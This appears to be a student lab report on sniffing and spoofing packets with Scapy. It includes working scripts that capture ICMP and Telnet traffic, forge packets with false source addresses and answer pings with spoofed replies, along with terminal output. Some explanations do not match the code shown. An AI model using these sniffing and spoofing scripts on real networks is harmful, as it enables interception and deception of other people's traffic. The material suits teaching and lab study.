Lab 2

Group 6:

haoweix3@uci.edu
jhuang25@uci.edu

Task 1: Using Scapy to Sniff and Spoof Packets

Task 1.1: Sniffing Packets

```
init.py > ...
1   from scapy.all import *
2
3   a = IP()
4   a.show()
5
```

```
seed@harry:/home/harry/Downloads/Lab 2/Labsetup-arm/volumes$ sudo python3 init.p
y
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

seed@harry:/home/harry/Downloads/Lab 2/Labsetup-arm/volumes$
```

Observation & Explanation: In this code, the IP() method creates and returns a new IP default and empty packet. When we execute the show() command, it will display the contents of the packet.


Task 1.1A

sniffer.py > ...

```python
#!/usr/bin/env python3
from scapy.all import *


def print_pkt(pkt):
    pkt.show()


iface = ["br-9a8f94e7ec42", "ens160", "lo"]
pkt = sniff(iface=iface, filter="icmp", prn=print_pkt)

```

```
[3]+  Stopped                 sudo python3 sniffer.py
harry@harry:~/Downloads/Lab 2/Labsetup-arm/volumes$ python3 sniffer.py
Traceback (most recent call last):
  File "/home/harry/Downloads/Lab 2/Labsetup-arm/volumes/sniffer.py", line 10, i
n <module>
    pkt = sniff(iface=iface, filter="icmp", prn=print_pkt)
  File "/usr/local/lib/python3.10/dist-packages/scapy/sendrecv.py", line 1311, i
n sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/scapy/sendrecv.py", line 1158, i
n _run
    sniff_sockets.update(
  File "/usr/local/lib/python3.10/dist-packages/scapy/sendrecv.py", line 1159, i
n <genexpr>
    (_RL2(ifname)(type=ETH_P_ALL, iface=ifname, **karg),
  File "/usr/local/lib/python3.10/dist-packages/scapy/arch/linux.py", line 484,
in __init__
    self.ins = socket.socket(
  File "/usr/lib/python3.10/socket.py", line 232, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
harry@harry:~/Downloads/Lab 2/Labsetup-arm/volumes$
```

Observation & Explanation: if we want to sniff packets, we need root privileges to see the traffic and capture the relevant packets.




Observation & Explanation: Using the 'ping' command with 'google.com' for ICMP echo request and reply packets. Scapy will show us only ICMP packets.

Task 1.1B

• Capture only the ICMP packet

```
6 #Capture only the ICMP packet
7 pkt = sniff(iface='br-a8c7f8c44fc9', filter='icmp', prn=print_pkt)
```

From Host A sends a ping to seed-attacker, and then we can capture the ICMP.



• Capture any TCP packet that comes from a particular IP and with a destination port number 23.


```
 9 #Capture any TCP packet that comes from a particular IP and with a destination port number 23
10 pkt = sniff(iface='br-a8c7f8c44fc9', filter='tcp && src host 10.0.9.0/24 && dst port 23',
   prn=print_pkt)
```

From HostA connect to the seed-attacker by using Telnet, we can capture the TCP packet, which is Telnet package, with port number 23

- **Capture packets comes from or to go to a particular subnet.**

```
#Capture packets comes from or to go to a particular subnet
pkt = sniff(iface='br-a8c7f8c44fc9', filter='src host 128.230.0.0/16', prn=print_pkt)
```

Using Python code, generate a packet with ip from 128.230.0.0



Task 1.2: Spoofing ICMP Packets

icmp_spoofing.py > ...

```python
from scapy.all import *

a = IP()
a.src = "10.0.2.3"
a.dst = "10.0.2.5"
b = ICMP()
p = a / b
send(p)
```

```
seed@harry:/home/harry/Downloads/Lab 2/Labsetup-arm/volumes$ sudo python3 icmp_sp
oofing.py
.
Sent 1 packets.
version    : BitField  (4 bits)                  = 4               ('4')
ihl        : BitField  (4 bits)                  = None            ('None')
tos        : XByteField                          = 0               ('0')
len        : ShortField                          = None            ('None')
id         : ShortField                          = 1               ('1')
flags      : FlagsField                          = <Flag 0 ()>     ('<Flag 0 ()>'
)
frag       : BitField  (13 bits)                 = 0               ('0')
ttl        : ByteField                           = 64              ('64')
proto      : ByteEnumField                       = 0               ('0')
chksum     : XShortField                         = None            ('None')
src        : SourceIPField                       = '10.0.2.3'      ('None')
dst        : DestIPField                         = '10.0.2.5'      ('None')
options    : PacketListField                     = []              ('[]')
seed@harry:/home/harry/Downloads/Lab 2/Labsetup-arm/volumes$
```

Observation & Explanation: Using a VM (IP destination ‘10.0.2.6’) and sent an ICMP packet using a random IP source ‘1.2.3.4’.

Task 1.3: Traceroute

```python
#!/usr/bin/env python3
from scapy.all import *

inRoute = True
i = 1
while inRoute:
    a = IP(dst="142.251.228.229", ttl=i)
    response = sr1(a / ICMP(), timeout=7, verbose=0)
    if response is None:
        print(f"{i} Request timed out.")
    elif response.type == 0:
        print(f"{i} {response.src}")
        inRoute = False
    else:
        print(f"{i} {response.src}")
    i = i + 1

```

```
root@jiayi-virtual-machine:/volumes# ./task1.3.py
142.251.228.229
1 172.16.57.2
2 192.168.12.1
3 192.0.0.1
4 192.0.0.1
5 192.0.0.1
6 Request timed out.
7 Request timed out.
8 192.0.0.1
9 Request timed out.
10 10.177.58.114
11 10.177.13.108
12 Request timed out.
13 72.14.218.86
14 216.239.57.29
15 108.170.247.244
16 108.170.230.135
17 142.251.68.53
18 66.249.94.28
19 192.178.46.197
20 142.251.228.229
```

Observation & Explanation: We asked for the destination IP ‘142.251.228.229’. The flag ‘ttl’ of the packet is increasing by one in each given packet.

In this case we reached 2 different routers. The second route will finally find the destination.

Task 1.4: Sniffing and-then Spoofing

• Send a Ping to a non-existing host on the Internet

```python
#!/usr/bin/env python3
from scapy.all import *


def spoof_pkt(pkt):
    # checks if the packet is an ICMP echo request (ICMP type 8).
    if ICMP in pkt and pkt[ICMP].type == 8:
        # swap the SIP and DIP
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip / icmp / data
        send(newpkt, verbose=0)

        print("Receive: SIP: ", pkt[IP].src, " DIP: ", pkt[IP].dst)
        print("Send: SIP: ", newpkt[IP].src, " DIP: ", newpkt[IP].dst)
        print("==========================")


filter = "icmp and host 1.2.3.4"
# filter = "icmp and host 10.9.0.99"
# filter = "icmp and host 8.8.8.8"
pkt = sniff(iface="br-bb58983530d7", filter=filter, prn=spoof_pkt)
```

Observation & Explanation: In the Python code, we regenerate a new IP head with swapping the SIP and DIP. When we send a ping to a non-existing host on the Internet, we can receive the ICMP echo reply packets, which means the attack is success.


```
root@jiayi-virtual-machine:/volumes#
root@jiayi-virtual-machine:/volumes# ./task1.4.py
Receive: SIP:  10.9.0.5  DIP:  1.2.3.4
Send: SIP:  1.2.3.4  DIP:  10.9.0.5
=========================
Receive: SIP:  10.9.0.5  DIP:  1.2.3.4
Send: SIP:  1.2.3.4  DIP:  10.9.0.5
=========================
Receive: SIP:  10.9.0.5  DIP:  1.2.3.4
Send: SIP:  1.2.3.4  DIP:  10.9.0.5
=========================
Receive: SIP:  10.9.0.5  DIP:  1.2.3.4
Send: SIP:  1.2.3.4  DIP:  10.9.0.5
=========================
Receive: SIP:  10.9.0.5  DIP:  1.2.3.4
Send: SIP:  1.2.3.4  DIP:  10.9.0.5
=========================
Receive: SIP:  10.9.0.5  DIP:  1.2.3.4
Send: SIP:  1.2.3.4  DIP:  10.9.0.5
```

```
TX errors 0  dropped 0 overruns 0  carrier 0  collisions
root@81d612e6ec62:/#
root@81d612e6ec62:/#
root@81d612e6ec62:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=58.5 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=22.5 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=23.9 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=28.4 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=30.5 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=27.3 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=20.3 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=17.3 ms
64 bytes from 1.2.3.4: icmp_seq=9 ttl=64 time=20.9 ms
64 bytes from 1.2.3.4: icmp_seq=10 ttl=64 time=18.6 ms
64 bytes from 1.2.3.4: icmp_seq=11 ttl=64 time=16.9 ms
64 bytes from 1.2.3.4: icmp_seq=12 ttl=64 time=20.6 ms
64 bytes from 1.2.3.4: icmp_seq=13 ttl=64 time=25.1 ms
^C
```

• Send a Ping to a non-existing host on the LAN

The Python code is similar, and we just modify the filter to 10.9.0.99.

```
filter = "icmp and host 10.9.0.99"
```



```
^Croot@jiayi-virtual-machine:/volumes#
oot@jiayi-virtual-machine:/volumes#
oot@jiayi-virtual-machine:/volumes#
oot@jiayi-virtual-machine:/volumes#
oot@jiayi-virtual-machine:/volumes#
oot@jiayi-virtual-machine:/volumes# ./task1.4.py
```

```
root@81d612e6ec62:/#
root@81d612e6ec62:/#
root@81d612e6ec62:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=8 Destination Host Unreachable
From 10.9.0.5 icmp_seq=9 Destination Host Unreachable
From 10.9.0.5 icmp_seq=10 Destination Host Unreachable
ping: sendmsg: No route to host
From 10.9.0.5 icmp_seq=11 Destination Host Unreachable
From 10.9.0.5 icmp_seq=12 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
```


Observation & Explanation: In this scenario, we cannot receive any ICMP echo request packet. Through the research, we find out the communication process within LAN is different from the communication on the Internet.

When a host within a LAN wants to communicate with another host, it first checks if the target host is within the same LAN. If yes, it sends an ARP request to query the MAC address of the target host. If the destination host does not exist, the ARP request will not be answered and the sender will not be able to determine the MAC address of the destination host. The communication process between hosts on the Internet is determined by DNS resolution and route lookup.

Within a LAN, hosts use MAC addresses for unique identification and addressing. On the Internet, hosts use IP addresses for addressing.

- **Send a Ping to an existing host on the Internet**

```
filter = "icmp and host 10.9.0.99"
```



```
root@jiayi-virtual-machine:/volumes# ./task1.4.py
^X^Croot@jiayi-virtual-machine:/volumes# ./task1.4.py
Receive: SIP:  10.9.0.5  DIP:  8.8.8.8
Send: SIP:  8.8.8.8  DIP:  10.9.0.5
=========================
Receive: SIP:  10.9.0.5  DIP:  8.8.8.8
Send: SIP:  8.8.8.8  DIP:  10.9.0.5
=========================
Receive: SIP:  10.9.0.5  DIP:  8.8.8.8
Send: SIP:  8.8.8.8  DIP:  10.9.0.5
=========================
Receive: SIP:  10.9.0.5  DIP:  8.8.8.8
Send: SIP:  8.8.8.8  DIP:  10.9.0.5
=========================
Receive: SIP:  10.9.0.5  DIP:  8.8.8.8
Send: SIP:  8.8.8.8  DIP:  10.9.0.5
=========================
```

```
pipe 4
root@81d612e6ec62:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=17.5 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=61.0 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=22.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=31.7 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=17.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=127 time=18.6 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=21.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=127 time=24.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=5 ttl=64 time=21.8 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=127 time=23.3 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, +5 duplicates, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 17.114/25.909/60.997/12.354 ms
```

Observation & Explanation: In this case we get duplicate responses, that’s because we get a response from the real destination, and a response from our code.